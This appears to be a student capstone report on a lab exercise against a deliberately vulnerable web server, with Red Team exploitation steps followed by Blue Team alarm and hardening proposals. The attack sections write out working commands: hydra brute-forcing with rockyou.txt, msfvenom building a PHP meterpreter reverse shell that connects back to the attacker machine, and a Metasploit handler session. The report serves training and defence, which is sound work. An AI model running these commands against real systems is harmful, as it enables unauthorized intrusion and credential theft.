

Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: Red vs. Blue

IPv4: 192.168.1.90
OS: Ubuntu (Linux)
Hostname: Kali

IPv4: 192.168.1.105
OS: Windows
Hostname: Capstone
(server 1)

IPv4: 192.168.1.100
OS: Ubuntu (Linux)
Hostname: ELK



Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red vs. Blue	192.168.1.1	Host machine for Kali, Capstone, and ELK VMs
Kali	192.168.1.90	Attack machine for penetration testing
Capstone (server 1)	192.168.1.105	Target machine
ELK	192.168.1.100	Network monitoring machine; running Kibana to log data from Capstone VM

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion (LFI)	LFI allows access into confidential files on a site	An LFI vulnerability allows attackers to gain access to sensitive credentials
Open Access to Port 80	Port 80 sends and receives web page requests; Port 80 can become a vulnerability when it is left open and not protected	Open access to Port 80 allows public access into web servers and the network's files and data
Online Directory - Secret Folder	Any user is able to search and attempt to access secret folders	Secret folders and files can be revealed by unauthorized users
Storing Hashed Passwords	Storing hashed passwords can be accessed and easily decrypted	A user can have their account easily accessed by an unauthorized user and their credentials stolen and misused

Vulnerability Assessment

Vulnerability	Description	Impact
Weak Usernames and Passwords	Usernames and passwords that are easily guessable, short, and not complex	A user with a weak username and/or password can have their account easily accessed by an unauthorized user and their credentials stolen and misused
Brute-Force Attack	A method of attack where a user exhausts all possible combinations of usernames and/or passwords through trial and error	A user's credentials could be determined by persistent brute force attacks
WebDAV Vulnerability	WebDAV can be utilized by unrestricted users to access the web server through a shell payload	Unauthorized users can upload files and alter content on web servers
Reverse Shell Backdoor	A reverse shell payload is able to be uploaded onto a web server without being detected	A user can upload malicious files to a web server and use a reverse shell to gain access to a web server

Exploitation: Open Access to Port 80

Tools & Processes:

- Nmap scan to detect any open ports
 - Command: `nmap -sV 192.168.1.105`
- Nmap scan to run a SYN scan
 - Command: `nmap -sS -A 192.168.1.105`

Achievements:

- Nmap scans discovered two open ports, Port 22 and Port 80
- Nmap revealed the web server's files on Port 80
- Port 80 allows access to folders and files on the web server

```
root@Kali:/usr/share/wordlists# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-22 19:26 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00037s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.55 seconds
```

Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Exploitation: Online Directory - Secret Folder

Tools & Processes:

- By viewing ashton.txt file, the secret_folder directory becomes known
 - Command: `cat ashton.txt` or clicking on ashton.txt file on Index
- After cracking Ashton's password, a hydra brute force attack is utilized to gain the correct credentials in order to access the secret_folder
 - Command: `hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/`

Achievements:

- By viewing files in the Index, the content reveals a secret_folder directory
- A brute force attack proved successful in accessing the secret_folder




Exploitation: Storing Hashed Passwords

Tools & Processes:

- Utilized open-source tool CrackStation to decrypt Ryan's hashed password

Achievements:

- Successfully decrypted hash that revealed Ryan's password as "linux4u", that Ashton had stored in the secret_folder directory
- The revealed password could be used to access another password-blocked webpage on the web server



Exploitation: Weak Usernames and Passwords

Tools & Processes:

- Utilized DIRB, a web content scanner on Kali, to obtain a word list with common phrases and passwords to assist in a brute force attack
- A hydra brute force attack is utilized to crack Ashton's password

Achievements:

- The brute force attack identified "leopoldo" as Ashton's password
- The brute force attack also revealed that "ashton" is a weak username since it can be easily guessed, and it is likely that Ryan and Hannah's usernames are their first names
- The username: ashton & password: leopoldo successfully allowed access to the secret_folder directory

```
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Jun 22 19:12:57 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
-----

END_TIME: Wed Jun 22 19:13:01 2022
DOWNLOADED: 4612 - FOUND: 2
-----
```

```
Shell No.1
File Actions Edit View Help

[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399
[child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399
[child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [ch
ild 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [ch
ild 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [ch
ild 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [c
hild 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [ch
ild 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399
[child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [c
hild 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [
child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [ch
ild 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [chil
d 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [
child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [
child 10] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-22 19:41:05
root@Kali: /usr/share/wordlists#
```


Exploitation: Brute-Force Attack


Tools & Processes:

- Utilized DIRB, a web content scanner on Kali, to obtain a word list with common phrases and passwords to assist in a brute force attack
- A hydra brute force attack is utilized to crack Ashton's password
 - Command: `hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/ydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/`

Achievements:

- The brute force attack identified "leopoldo" as Ashton's password
- The username: ashton & password: leopoldo successfully allowed access to the secret_folder directory and webdav webpage

```
Shell No.1
File Actions Edit View Help
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399
[child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399
[child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [ch
ild 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [ch
ild 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [ch
ild 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [c
hild 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [ch
ild 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399
[child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [c
hild 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [
child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [ch
ild 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [chil
d 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [
child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [
child 10] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-22 19:41:05
root@Kali:~#
```



Exploitation: WebDAV Vulnerability

Tools & Processes:

- After connecting to the web server through Ryan's credentials and `dav://192.168.1.105/webdav/` on the Kali VM, a reverse shell payload script is created in `msfvenom`
 - Command: `msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=555 -f raw > open-shell.php`
- The `open-shell.php` payload file is copied and pasted into the `/webdav` directory open in Kali

Achievements:

- A malicious payload was successfully created in `msfvenom` and added to the `/webdav` server open on Kali
- This allows Metasploit to be utilized, so that the reverse shell can be exploited on the web server

The screenshot displays two windows from a Kali Linux environment. The top window is a terminal running the `msfvenom` command to generate a reverse shell payload. The command is `msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=555 -f raw > open-shell.php`. The output shows that no platform or architecture was selected, resulting in a raw PHP payload of 1112 bytes.

The bottom window is a web browser showing the `Index of /webdav` directory. It lists three items: `Parent Directory`, `open-shell.php` (1.1K, modified 2022-06-23 03:31), and `passwd.dav` (43 bytes, modified 2019-05-07 18:19). The browser's address bar shows the URL `192.168.1.105/webdav/`.

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=555 -f raw > open-shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```

Name	Last modified	Size	Description
Parent Directory	-	-	-
open-shell.php	2022-06-23 03:31	1.1K	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Local File Inclusion (LFI)

Tools & Processes:

- After creating a reverse shell payload on msfvenom, Metasploit is run to set up a listener on Port 555 to connect to web server on the Capstone VM
 - Command: msfvenom
- ```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.1.90
set lport 555
show options
run
```

## Achievements:

- The LFI vulnerability was exploited to allow a reverse shell with a malicious script to be uploaded onto the web server and successfully run, which opened the meterpreter session

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 555
lport => 555
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

 Name Current Setting Required Description
 ---- -
 LHOST 192.168.1.90 yes The listen address (an interface may be specified)
 LPORT 555 yes The listen port

Payload options (php/meterpreter/reverse_tcp):

 Name Current Setting Required Description
 ---- -
 LHOST 192.168.1.90 yes The listen address (an interface may be specified)
 LPORT 555 yes The listen port

Exploit target:

 Id Name
 -- -
 0 Wildcard Target
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:555
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:555 → 192.168.1.105:46384) at 2022-06-2
2 20:39:46 -0700

meterpreter > █
```

# Exploitation: Reverse Shell Backdoor

## Tools & Processes:

- msfvenom to create malicious open-shell.php
- Metasploit to open a reverse\_tcp listener
- Ran 192.168.1.105/webdav/open-shell.php in the Kali browser to exploit the shell and open a Meterpreter session
- Searched for flag.txt on Meterpreter
  - shell
  - cd /
  - cat flag.txt

## Achievements:

- Successfully create and uploaded a reverse shell to the webDAV web server
- Located flag.txt: b1ng0w@5h1sn@m0

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=555 -f raw > open-shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```

```
root@Kali:~#
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 555
lport => 555
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

 Name Current Setting Required Description
 ---- -
 LHOST 192.168.1.90 yes The listen address (an interface may be specified)
 LPORT 555 yes The listen port

Payload options (php/meterpreter/reverse_tcp):

 Name Current Setting Required Description
 ---- -
 LHOST 192.168.1.90 yes The listen address (an interface may be specified)
 LPORT 555 yes The listen port

Exploit target:


 Id Name
 -- --
 0 Wildcard Target
```

## Index of /webdav

| Name                             | Last modified    | Size | Description |
|----------------------------------|------------------|------|-------------|
| <a href="#">Parent Directory</a> | -                | -    | -           |
| <a href="#">open-shell.php</a>   | 2022-06-23 03:31 | 1.1K |             |
| <a href="#">passwd.dav</a>       | 2019-05-07 18:19 | 43   |             |

```
meterpreter > shell
Process 8779 created.
Channel 1 created.
cd /
cat flag.txt
b1ng0w@5h1sn@m0
```





# **Blue Team**

## Log Analysis and Attack Characterization


# Log Analysis and Attack Characterization

---

Elasticsearch and Kibana were unable to establish a successful connection between the Capstone VM and ELK Server VM, since filebeat, metricbeat, and packetbeat experienced unforeseen difficulties during its setup.

Although attempts at resolving this issue did not yield results, below are the types of logs and analyses this report would have expanded upon:

- Port scans
  - Number of packets sent
  - IP sources
- HTTP requests
  - Request methods
  - Number of requests for web pages including `secret_folder`, `connect_to_corp_server`, `webdav`





# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

Alarm that can be set to detect future port scans:

- Alarm triggers when a single IP address is the cause of increased traffic and targets more than one port

Threshold to activate this alarm:

- After determining the baseline, set the threshold for an alert to capture slightly abnormal to abnormal activity

## System Hardening

Configurations can be set on the host to mitigate port scans:

- Establish a firewall to only let authorized IPs access ports so open ports are not viewable to external IP addresses

Proposed Solution:

- Create and utilize alerts for port scans and develop a method of reviewing and responding to these alerts

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

Alarm that can be set to detect future unauthorized access:

- Alarm triggers when external IP addresses send requests to access any hidden directories

Threshold to activate this alarm:

- A threshold could be set at zero, so that when an external IP addresses sends a request, an alarm is triggered to flag the unfamiliar IP address

## System Hardening

Configuration on the host to block unwanted access:

- Enforce rules for complex usernames and passwords in order to access directories
- Utilize stronger encryption methods for passwords and other content

Proposed Solution:

- Maintain a list of approved internal IP addresses
- Remove hidden directories paths and listing “secret” files as “secret” from the public web server

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

Alarm that can be set to detect future brute force attacks:

- Alarm triggers when any user account logs consecutive failed logins
- Alarm triggers when a high volume of traffic is detected from an IP address in under a minute

Threshold to activate this alarm:

- A threshold could be set at five consecutive failed login attempts, so an alert is sent when the number of attempts is exceeded

## System Hardening

Configuration that can be set on the host to block brute force attacks:

- Enforce rules for complex usernames and passwords, and set up two-factor authentication for all internal users
- Utilize stronger encryptions methods for storing passwords

Proposed Solution

- Enforce a rule to lock out the user after three to five failed consecutive login attempts
- Enforce a firewall to block automated password-cracking script attempts

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

Alarm that can be set to detect future access to this directory:

- Alarm triggers when any external IP addresses attempts to access the webDAV directory

Threshold to activate this alarm:

- A threshold could be set at zero, so that when an external IP addresses sends a request, an alarm is triggered to flag the unfamiliar IP address

## System Hardening

Configuration that can be set on the host to control access:

- Enforce rules to only allow internal IP addresses to access and upload content to webDAV
- Create more secure passwords or unique SSH keys to access webDAV

Proposed Solution:

- Routinely update software so vulnerabilities could be patched
- Disable webDAV if not in use

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

Alarm that can be set to detect future file uploads:

- Alarm triggers when “.php” or other unusual files are uploaded to web server

Threshold to activate this alarm:

- A threshold could be set at zero, so that when an unusual file type is uploaded, an alarm is triggered to flag the file

## System Hardening

Configuration that can be set on the host to block file uploads:

- Enforce rules so only internal IP addresses can upload files

Proposed Solution:

- Scan all files for unusual or malicious scripts and content
- Prevent access to any uploaded files from the web page so any malicious scripts cannot be run





End of Report